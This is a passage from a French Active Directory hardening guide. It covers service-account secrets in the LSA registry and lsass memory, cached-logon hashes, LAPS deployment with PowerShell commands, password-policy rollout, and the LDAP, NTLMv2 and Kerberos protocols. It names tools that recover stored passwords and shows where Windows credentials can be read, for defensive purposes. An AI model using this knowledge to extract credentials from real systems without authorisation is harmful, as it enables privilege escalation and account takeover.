
Vous devez renforcer la sécurité de votre annuaire pour éviter qu'un attaquant récupère des privilèges d'administration sur l'annuaire comme *Administrators*, *Domain Admins*, *Enterprise Admins*. Il pourrait alors faire une sauvegarde de l'annuaire ou générer un *IFM*.

3.13 PROTEGER LES MOTS DE PASSE STOCKES SUR LES MACHINES WINDOWS

3.13.1 LES SERVICES ET LES TACHES PLANIFIEES

De nombreux mots de passe sont aussi présents sur les machines du domaine autres que les contrôleurs de domaine. Dans l'exemple ci-dessous le service *VMware Tools* a été configuré avec le compte *guillaume.mathieu* du domaine *msreport.be*. Ce compte est membre du groupe *Domain Admins*.
Le mot de passe du compte utilisé par un service ou une tâche planifiée est stocké dans la clé de registre *Hkey_Local_Machine\Security\Policy\Secrets*. Il est possible d'accéder à cette clé en se connectant avec un compte administrateur de la machine et en définissant manuellement des permissions sur *Hkey_Local_Machine\Security*.






Si on développe la clé *Secrets*, on peut voir qu'il y a une sous clé pour le service VMware Tools appelée *_SC_VMTools*. Cette clé contient à son tour 5 clés

- **CupdTime:** la date de dernier changement du mot de passe
- **CurrVal:** la valeur du mot de passe du compte spécifiée pour ce service (comprendre le mot de passe du compte guillaume.mathieu qui est dans notre cas membre du groupe *Domain Admins*).
- **OldVal:** l'ancienne valeur du mot de passe du compte du service *VMware Tools*.
- **OupdTime:** la date précédente où la configuration du service a été mise à jour.
- **SecDesc:** le détail des permissions


Quand le service démarre, son mot de passe (*NTHASH* et *LMHASH* si activé) est stocké dans la mémoire du processus *Lsass.exe* (service *Netlogon*).

Des outils comme CAIN (http://www.oxid.it/cain.html) ou *NIRLAUNCHER* (http://launcher.nirsoft.net) permettent de récupérer les mots de passe en analysant la mémoire du processus *Lsass.exe* ou en analysant le contenu des entrées de registre dans *Hkey_Local_Machine\Security\Policy\Secrets.*
Dans cet exemple, le mot de passe du compte *guillaume.mathieu* est *P@ssword*.



3.13.2 LE CACHE DES SESSIONS WINDOWS

Comment pouvez-vous ouvrir une session sur un ordinateur portable alors que vous n'êtes pas connecté au réseau d'entreprise et que les contrôleurs de domaine ne sont donc pas disponibles ? Pourquoi n'avez-vous pas le message d'erreur ci-dessous ?




Vous pouvez vous authentifier le soir sur votre ordinateur portable avec votre compte utilisateur du domaine car Windows met en cache votre login / mot de passe sur votre ordinateur portable dans la base de registre Windows au niveau de la clé *HKEY_LOCAL_MACHINE\SECURITY*.

Sous Windows 2003, le mot de passe de l'utilisateur en cache (*MSCASH*) est un Hash MD4 du NTHASH de l'utilisateur concaténé au login de l'utilisateur soit :
MSCASH : *MD4(MD4(password) + username)*
Cette protection est très vulnérable comme c'est expliqué dans cet article :
http://www.jedge.com/wordpress/windows-password-cache-mscache-mscash-v2/

Sous Windows 2008, cet algorithme a évolué (on parle de format *MSCASH2*).
PKCS#5(MD4(MD4(password) + username))

La protection est beaucoup plus fiable.

Je vous invite à consulter les articles ci-dessous et à désactiver la mise en cache des sessions sur les serveurs et les stations de travail fixes. Cette fonction peut être activée sur les ordinateurs portables sous Windows Vista et versions ultérieures.
http://www.securiteam.com/tools/5JP0I2KFPA.html
http://www.jedge.com/wordpress/windows-password-cache-mscache-mscash-v2/



3.14 GERER LA BASE SAM LOCALE DE VOS MACHINES AVEC MICROSOFT LAPS

Il est important de définir un mot de passe administrateur local différent sur chaque machine de l'entreprise (serveurs et stations de travail). Cette action peut être effectuer à l'aide de l'outil Microsoft LAPS.

Cette solution est fournie gratuitement par Microsoft et peut être téléchargée à l'adresse suivante : https://support.microsoft.com/en-us/kb/3062591.

Elle remplace la solution fournie par Microsoft via les *Group Policy Preference* qui ne doit plus être utilisée car un utilisateur standard peut retrouver le mot de passe du compte utilisateur de la base SAM en appliquant la procédure suivante :
http://blogs.technet.com/b/askpfeplat/archive/2014/05/19/how-to-automate-changing-the-local-administrator-password.aspx

LAPS permet de modifier automatiquement le mot de passe d'un compte d'administration de la base SAM locale sur les machines membres du domaine. Un mot de passe unique est généré pour chaque machine et est stocké dans l'attribut *ms-Mcs-AdmPwd* du compte **ordinateur** de la machine.


Cet attribut est dit protégé car il est nécessaire de disposer du droit *ExtendedRight* pour pouvoir visualiser la valeur de cet attribut. Dans le cas contraire, on voit cet attribut vide (cas d'un utilisateur standard).
La solution sur les machines clientes s'appuie sur un DLL (*%ProgramFiles%\LAPS\CSE\AdmPwd.dll*) qui étend les stratégies de groupe. La solution s'appuie intégralement sur le moteur des stratégies de groupe. Le changement de mot de passe s'effectue lorsqu'une machine applique les stratégies de groupe (toutes les 90 minutes + 0 à 30 minutes).

La solution permet de gérer le compte administration BULTIN ou un autre compte. **La solution ne permet de gérer qu'un seul compte utilisateur de la base SAM.**


Une fois la solution déployée, lorsque qu'une machine applique les GPO, elle effectue les tâches suivantes :

- Elle vérifie si le mot de passe du compte administrateur de la base SAM a expiré en faisant une requête sur l'attribut *ms-Mcs-AdmPwdExpirationTime* au niveau de son compte ordinateur.
- Si le mot de passe a expiré, elle génère un nouveau mot de passe pour le compte d'administration de la base SAM locale.
- Elle écrit la valeur du nouveau mot de passe dans l'attribut *ms-Mcs-AdmPwd* et la date d'expiration du nouveau mot de passe dans l'attribut *ms-Mcs-AdmPwdExpirationTime*. La machine doit donc disposer du droit d'écrire l'attribut mais pas celui de lire la valeur de cet attribut.

Quand la machine est hors ligne, la solution ne fait rien car le client CSE détecte qu'il n'y a pas de connectivité avec un contrôleur de domaine. Le schéma ci-dessous présente la vue s'ensemble de la solution.



L'outil LAPS dispose d'un module PowerShell d'administration et d'une interface graphique pour la recherche des mots de passe.



Il est nécessaire de se connecter sur le port 636 (LDAPS) ou d'utiliser les outils natifs LAPS (qui apportent une protection) lors de l'accès à un mot de passe stocké dans l'attribut *ms-mcs-admpwd* d'un compte ordinateur. Dans le cas contraire, le mot de passe circule en clair par le réseau comme une quelconque donnée.
http://www.cert.ssi.gouv.fr/site/CERTFR-2016-ACT-008/index.html
http://blogs.msdn.com/b/laps/archive/2015/06/01/laps-and-password-storage-in-clear-text-in-ad.aspx

Les clients Microsoft Premier peuvent accéder à une version spéciale de Microsoft LAPS qui prend en charge la gestion de l'historique du mot de passe du compte administrateur local (dans un nouvel attribut) et qui permet de stocker de manière chiffré le mot de passe dans l'annuaire Active Directory.

L'intérêt de déployer la solution Microsoft pour se prémunir des attaques par élévation de privilèges est présenté dans la vidéo suivante :
https://experiences.microsoft.fr/Video/avec-laps-metsys-premunit-un-si-dattaques-par-elevation-de-privileges/fd1a804d-c21d-4bbe-97d7-1697364fe5b5#f7GY1f7uVyKRUDYH.97


Retour d'expérience sur le déploiement de Microsoft LAPS :
Sur les stations de travail / serveurs membres du domaine, il faut uniquement enregistrer la DLL *%ProgramFiles%\LAPS\CSE\AdmPwd.dll* pour ajouter le *Group Policy Client Side Extension* de LAPS.
Cela peut être fait de 2 manières :
msiexec /i \\server\share\LAPS.x64.msi /quiet
regsvr32.exe AdmPwd.dll

L'outil LAPS dispose d'un module PowerShell d'administration et d'une interface graphique pour la recherche des mots de passe. Ces deux outils nécessitent le déploiement du .Net Framework 4.0.
Il est recommandé de déployé PowerShell V3 ou d'appliquer la procédure suivante si l'on dispose uniquement de PowerShell V2 (Windows 2008 R2 par défaut) :
Si on dispose de PowerShell V2, il faut faire un changement sinon cela ne marche pas. Cela fonctionne par défaut en PowerShell v3.

Il faut créer le fichier *C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe.config* pour autoriser le chargement d'assembly compilé pour .net Framework 4.0.
Sample content of file below:
<?xml version="1.0"?>

```
<configuration>
   <startup useLegacyV2RuntimeActivationPolicy="true">
      <supportedRuntime version="v4.0.30319"/>
      <supportedRuntime version="v2.0.50727"/>
   </startup>
</configuration>
```

LAPS nécessite une mise à jour du schéma Active Directory. Cette action se fait via le module PowerShell de LAPS (capture ci-dessous).




Il est nécessaire de déléguer aux comptes ordinateurs le droit de lire et écrire l'attribut *ms-Mcs-AdmPwdExpirationTime* et le droit d'écrire uniquement au niveau de l'attribut *ms-Mcs-AdmPwd.*

Cela peut être fait pour une OU spécifique à l'aide de la commande :
Set-AdmPwdComputerSelfPermission -OrgUnit <name of the OU to delegate permissions>

Il est ensuite nécessaire de déléguer aux administrateurs non membres de groupes à forts privilèges comme *Domain Admins* la faculté de lire l'attribut *ms-Mcs-AdmPwd*. Cela se fait au travers de la commande PowerShell suivante :
Set-AdmPwdReadPasswordPermission -OrgUnit <name of the OU to delegate permissions> -AllowedPrincipals <users or groups>

La dernière étape consiste à configurer la GPO qui permet de paramétrer l'outil LAPS.



3.15 DEFINIR UNE STRATEGIE DE MOTS DE PASSE CIBLE

Une fois que vous avez évaluez votre besoin et que vous avez une idée des solutions techniques à mettre en œuvre, vous devez organiser des réunions avec la direction de l'entreprise, les équipes en charge de la réinitialisation des mots de passe et les représentants du personnel. Rien ne pourra être effectué sans eux ou contre eux.

Pour réussir votre projet de sécurisation des mots de passe, la direction doit valider votre démarche et doit mettre à jour si nécessaire la charte informatique pour décrire les sanctions potentielles en cas de non-respect des règles de sécurité pour les mots de passe (interdit de l'écrire sur un POST-IT…).
Un utilisateur qui écrit son mot de passe derrière son clavier doit être sensibilisé fortement aux risques de sécurité. Les représentants des syndicats doivent approuver les solutions techniques mises en œuvre, la charte informatique et les mesures prises contre les salariés qui ne respecteraient pas les nouvelles règles de sécurité.

Les équipes en charge de la réinitialisation des mots de passe doivent être associées à la mise en œuvre de solutions comme *PWM* qui permet à un utilisateur de réinitialiser lui-même son mot de passe (sans l'intervention de l'équipe Helpdesk) en répondant à ses questions secrètes. Cet outil servira en effet aussi aux équipes Helpdesk pour identifier le demandeur avant de réinitialiser son mot de passe.

Si certains utilisateurs VIP refusent de changer de mots de passe, vous pouvez envisager de baisser les paramètres de sécurité de la *Default Domain Policy* (norme minimale) et implémenter des objets PSO pour les autres utilisateurs (norme standard).
Le niveau de sécurité d'un système correspond au niveau de sécurité le plus bas d'un de ces éléments. Il est cependant préférable d'implémenter une stratégie de mots de passe sécurisée pour 90 pourcents des utilisateurs et faible sur 10 pourcents que de n'implémenter aucune stratégie de mots de passe. Quand 90 pourcents des utilisateurs auront basculé, vous démontrerez que la solution est viable et vous pourrez alors convaincre les 10 pourcents d'utilisateurs récalcitrants à appliquer les standards de sécurité.

Eviter d'implémenter une stratégie de mots de passe trop complexe avec des outils tiers comme *Hitachi ID Password Manager*. Les utilisateurs doivent réussir à changer de mot de passe en 1 tentative en appliquant des consignes basiques. Interdire tous les mots usuels de dictionnaire peut s'avérer très contreproductif.

Eviter de configurer des comptes avec des privilèges d'administration importants au niveau des services ou des tâches planifiées sur des machines non sécurisées et que l'équipe Active Directory ne maitrise pas.

4 RENFORCER LA SECURITE DES PROTOCOLES D'AUTHENTIFICATION

4.1 LE PROTOCOLE LDAP

Active Directory est un annuaire *LDAP*. Un utilisateur peut donc utiliser un outil comme *LDP.EXE* pour se connecter à un contrôleur de domaine et lancer des commandes *LDAP* comme *Bind* (authentification de l'utilisateur), *Search* (recherche d'objets), *Add* (ajouter d'un nouvel objet). Active Directory supporte 2 méthodes pour effectuer une commande *LDAP Bind* :

- *LDAP* Simple Bind
- *LDAP* SASL Bind

4.1.1 LDAP SIMPLE BIND

Cette méthode consiste à envoyer le login et le mot de passe de l'utilisateur en clair par le réseau pour s'authentifier. Active Directory supporte plusieurs types de login dans une requête LDAP *Simple Bind* :

- La valeur de l'attribut *distinguishedName* (exemple : *CN=Guillaume Mathieu,OU=IT, DC=msreport, DC=FR*)
- La valeur de l'attribut *UserPrincipalName* (exemple : guillaume.mathieu@msreport.fr)
- La valeur de l'attribut *SamAccountName*, avec le caractère @ et avec le nom du domaine DNS (exemple : *gmathieu@msreport.fr*)
- La valeur de l'attribut *SamAccountName*, avec le caractère @ et avec le suffixe UPN (exemple : *gmathieu@msreport.fr*)
- Le nom du domaine NETBIOS avec le caractère \ et avec la valeur du *SamAccountName* (exemple : *Msreport\gmathieu*)
- Le nom canonique de l'objet (exemple : *msreport.fr/IT/Guillaume Mathieu*)
- La valeur de l'attribut *ObjectGUID* (exemple : *43a1fa2b-9a8e-4d46-92e5-aca403197f3f*)
- La valeur de l'attribut *displayName* (exemple : *Guillaume MATHIEU*)
- Une des valeurs de l'attribut *ServicePrincipalName*
- La valeur de l'attribut *ObjectSID* (*S-1-5-21-2479351881-651737401-1049745595-1105*)
- Une des valeurs de l'attribut SIDHistory.

Active Directory supporte le chiffrement SSL / TLS (connexion LDAPs) pour empêcher qu'un attaquant puisse obtenir le mot de passe de l'utilisateur lors d'un *LDAP Simple Bind*.

4.1.2 LDAP SASL BIND

SASL est l'acronyme de *Simple Authentication and Security Layer*. Cette méthode permet d'utiliser des protocoles comme Kerberos, NTLM V2, NTLM, LM ou DIGEST pour s'authentifier sur un serveur LDAP. Elle permet d'éviter l'envoi du login / mot de passe en clair sur le réseau. SASL permet d'utiliser 4 protocoles d'authentification présentés dans le tableau ci-dessous.

Protocoles d'authentification	Complément d'informations
GSS-SPNEGO	Permet de s'authentifier avec le protocole Kerberos, LM, NTLM V1 et NTLM V2.
GSSAPI	Permet de s'authentifier avec le protocole Kerberos, LM, NTLM V1 et NTLM V2.
EXTERNAL	Permet de s'authentifier avec une méthode externe comme un certificat.
DIGEST-MD5	Permet de s'authentifier avec le protocole Digest-MD5

Je vous invite à lire ces articles avant de poursuivre :
http://fr.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
http://blogs.technet.com/b/askds/archive/2009/09/21/understanding-ldap-security-processing.aspx

4.2 PRESENTATION DU PROTOCOLE NTLM V2

Le protocole d'authentification NTLM V2 est encore utilisé et actif dans les environnements Microsoft Windows bien que le protocole d'authentification Kerberos soit plus sécurisé car :
1. Seul NTLM permet de s'authentifier à une ressource quand on y accède via son adresse IP.
2. Si une relation d'approbation externe a été créée entre deux domaines (dans deux forêts séparées) et que vos contrôleurs de domaine sont sous Windows 2003, seul le protocole NTLM permet à un utilisateur du domaine A de s'authentifier à une ressource du domaine B (et inversement). Avec des contrôleurs de domaine Windows 2008 R2 (et versions ultérieures) c'est maintenant possible de faire du Kerberos avec une relation d'approbation externe. Pour plus d'informations, voir http://jorgequestforknowledge.wordpress.com/2011/09/14/kerberos-authentication-over-an-external-trust-is-it-possible-part-6/
3. Seul le protocole NTLM est supporté quand on s'authentifie avec un compte de la base SAM locale d'une machine Windows.
4. Seul le protocole NTLM est pris en charge par certains systèmes (comme Windows NT4) ou certaines applications.

Nous allons voir comment un client C peut accéder à un serveur S en s'authentifiant avec le protocole NTLM V2. Le client C et le serveur S sont tous les deux membres du domaine *msreport.be*.

Il y a 3 acteurs pour permettre l'authentification en NTLM :
- Le client C : l'utilisateur qui veut accéder au service (comme le partage de fichiers) du serveur S.
- Le serveur S : la machine qui héberge le service (comme le partage de fichiers).
- Le contrôleur de domaine : il va permettre d'authentifier le client C et le serveur S.

Le protocole d'authentification NTLM V2 est un mécanisme de stimulation/réponse qui permet à des clients de s'authentifier (prouver leur identité) sans envoyer leur mot de passe en clair par le réseau.
Le protocole NTLM V2 est une évolution du protocole LM et NTLM. On verra dans la suite de ce document que les protocoles LM et NTLM (NTLM V1) doivent être désactivés car ils sont encore moins sécurisés que NTLM V2.
Dans notre exemple, le client ne s'est pas encore authentifié auprès du contrôleur de domaine Active Directory. On part du principe que le LMHASH est désactivé. L'authentification NTLM V2 nécessite alors 7 étapes.

1. Le client C ouvre sa session en saisissant son login et mot de passe. La DLL *msgina.dll* va transférer le login et le mot de passe de l'utilisateur au processus *Lsass.exe* (service NETLOGON).
2. Le Windows du client C génère un hash du mot de passe de l'utilisateur (NTHASH). Il efface de la mémoire le mot de passe en clair saisi par l'utilisateur. Le processus *Lsass.exe* conservera le NTHASH de l'utilisateur en mémoire après authentification. Le client envoie en texte clair le login de l'utilisateur au serveur S.
3. Le serveur S génère un chiffre aléatoire de 16 octets (appelé challenge ou nonce) et l'envoie au client.
4. Le client chiffre ce challenge avec son mot de passe au format NTHASH et envoie le résultat (la réponse) au serveur S.
5. Le serveur S renvoie le login de l'utilisateur, le challenge et la réponse (challenge chiffré avec le NTHASH de l'utilisateur) au contrôleur de domaine.
6. Le contrôleur de domaine va chercher le NTHASH de l'utilisateur (il est dans l'attribut *UnicodePwd* du compte utilisateur Active Directory) et chiffre le challenge avec. Le contrôleur de domaine compare alors le résultat avec la réponse envoyée par le serveur S. Si cela correspond, le contrôleur de domaine renvoie au serveur S le fait que le client C est authentifié.
7. Le serveur S donne accès au client C.

Pour plus d'informations sur le protocole NTLM V2 :
http://davenport.sourceforge.net/ntlm.html
https://www.sstic.org/media/SSTIC2007/SSTIC-actes/Secrets_d_authentification_sous_Windows/SSTIC2007-Article-Secrets_d_authentification_sous_Windows-bordes.pdf
http://blogs.msdn.com/b/chiranth/archive/2013/09/21/ntlm-want-to-know-how-it-works.aspx


4.3 PRESENTATION DU PROTOCOLE KERBEROS V5

Dans ce paragraphe, nous allons voir comment un client C peut accéder aux serveurs S en s'authentifiant avec le protocole Kerberos. Le client C et le serveur S sont tous les deux membres du domaine *msreport.be*.

Le protocole Kerberos est le protocole le plus sécurisé pour authentifier un utilisateur (ou un ordinateur) qui souhaite accéder à une ressource (partage de fichiers) sur un serveur membre d'un domaine Active Directory. Dans un scénario type, il y a 3 acteurs :

- Le client C (l'utilisateur dans notre cas) qui souhaite s'authentifier auprès d'un serveur S.
- Le serveur S (le serveur de fichiers, soit le compte ordinateur du serveur S) qui doit s'assurer de l'authenticité de C.
- Le tiers de confiance, le KDC (le contrôleur de domaine Active Directory).

Chaque contrôleur de domaine dispose du service *Kerberos Key Distribution center* (*KDC*).
Pour accéder au serveur de fichiers S, le client C doit utiliser un nom de domaine NETBIOS ou DNS. Ce nom doit être ajouté au niveau du compte ordinateur du serveur de fichiers S dans l'attribut *ServicePrincipalName* en respectant le format suivant :
<service type >/< nom NETBIOS ou DNS >:< port number >/< service name >
Exemple : *Host/SRV2012C*



SI vous spécifiez une adresse IP pour vous connecter à un partage, vous ne pourrez pas vous authentifier avec le protocole Kerberos car l'attribut *ServicePrincipalName* ignore les entrées avec des adresses IP. Vous devez utiliser le protocole d'authentification NTLM V2 pour ce scénario.

L'authentification Kerberos va consister en 6 échanges réseaux pour permettre au client C d'être authentifié par le serveur S. Dans l'exemple ci-dessous on part du principe que le client ne s'est jamais encore authentifié auprès d'un contrôleur de domaine. Il doit donc demander un *TGT* à son contrôleur de domaine et une clé de session S_{CK} (entre le client C et le contrôleur de domaine).

Les messages KRB_AS_REQ et KRB_AS_REP

